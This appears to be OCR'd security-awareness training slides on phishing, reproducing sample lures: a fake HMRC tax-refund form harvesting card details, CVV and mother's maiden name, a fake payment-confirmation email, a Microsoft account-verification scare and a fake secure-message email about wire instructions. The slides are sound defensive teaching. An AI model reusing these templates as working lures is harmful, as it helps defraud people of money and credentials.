
Note: A refund can be delayed a variety of reasons, for example submitting invalid records or applying after deadline.

Best Regards

HM Revenue & Customs

HM Revenue & Customs
Tax Refund Confirmation

Clicking the link directs you to a fraudulent web page that looks similar to a genuine HMRC page



Address Information - Please enter your name and address as you have it listed for your credit card.

Cardholder Name:
Date of Birth: Day Month Year
Mother Maiden Name:
Address:
Town/City:
Postal Code:
Phone Number:


Credit Card Information - Please enter your Credit or Debit Card where refunds will be made.

Bank Name:
Debit / Credit Card Number:
Expiration Date: Month Year
Card Verification Number:
Sort Code: (If Shown On Card)

Submit Information
Business Link | © Crown Copyright | Terms & Conditions | Privacy policy | Site Map | Freedom of Information | Directgov

http://www.hmrc.gov.uk

Computer-based Social Engineering: Phishing (Cont'd)



TT-PAYMENTCOPY 10587767 PDF

"sale_automec@[redacted]com" <[redacted]@gmail.com>
To: [redacted]@aol.com
Thu 03/10/2022 [redacted]

Dear Sir / Ma-am

We already transferred the money to your account. Kindly check and see attached files for your reference. Please also send us the necessary documents colored with signature and stamp (Invoice, Packing List, Certificate of Origin, Lead Free Certificate, Certificate of Analysis). Awaiting for your immediate action.

[redacted]
201906231454.pdf

Thanks & Best regards,

From [redacted]

Safety Account Information

Microsoft Account <ndfdl[redacted]@email.com>
To: redacted@insurance
Tue 03/22/2022 [redacted]

Security info update


Dear User,
Your email account has to be updated to avoid deactivation or Risk of theft.!
So we strongly recommend that you should immediately verify your email account.

CLICK TO VERIFY

WARNING! Protect your privacy. Log-out when you are done and completely exit your browse.

Privacy | Legal

Examples of Phishing Emails



[redacted]Loan: 9820040018 -Secure: Pre CD / ALTA / Wire Inst and Other Closing Docs Attached

"glynn[redacted]com" <glynn@[redacted]com>
To: redacted@real_estate
Thu 03/17/2022 [redacted]

[redacted]

New [redacted] secure email message from [redacted]

Open Message

To view the secure message, click Open Message.

The secure message expires on Sep 30, 2022 @ 04:01 PM (GMT).

Do not reply to this notification message; this message was auto-generated by the sender's security system. To reply to the sender, click Open Message.

If clicking Open Message does not work, copy and paste the link below into your Internet browser address bar.

https://[redacted].com.br/cd/Portal/

Want to send and receive your secure messages transparently?
Click here to learn more.

Be aware! Online banking fraud is on the rise. If you receive an email containing WIRE INSTRUCTIONS call your Escrow Officer immediately to verify the information prior to sending funds.

[redacted]

[redacted]
[redacted] Drive, Suite 100
Weatherford, [redacted]

Office: [redacted]
Mobile: [redacted]
Fax: [redacted]
Email: sdiederich@stewart.com

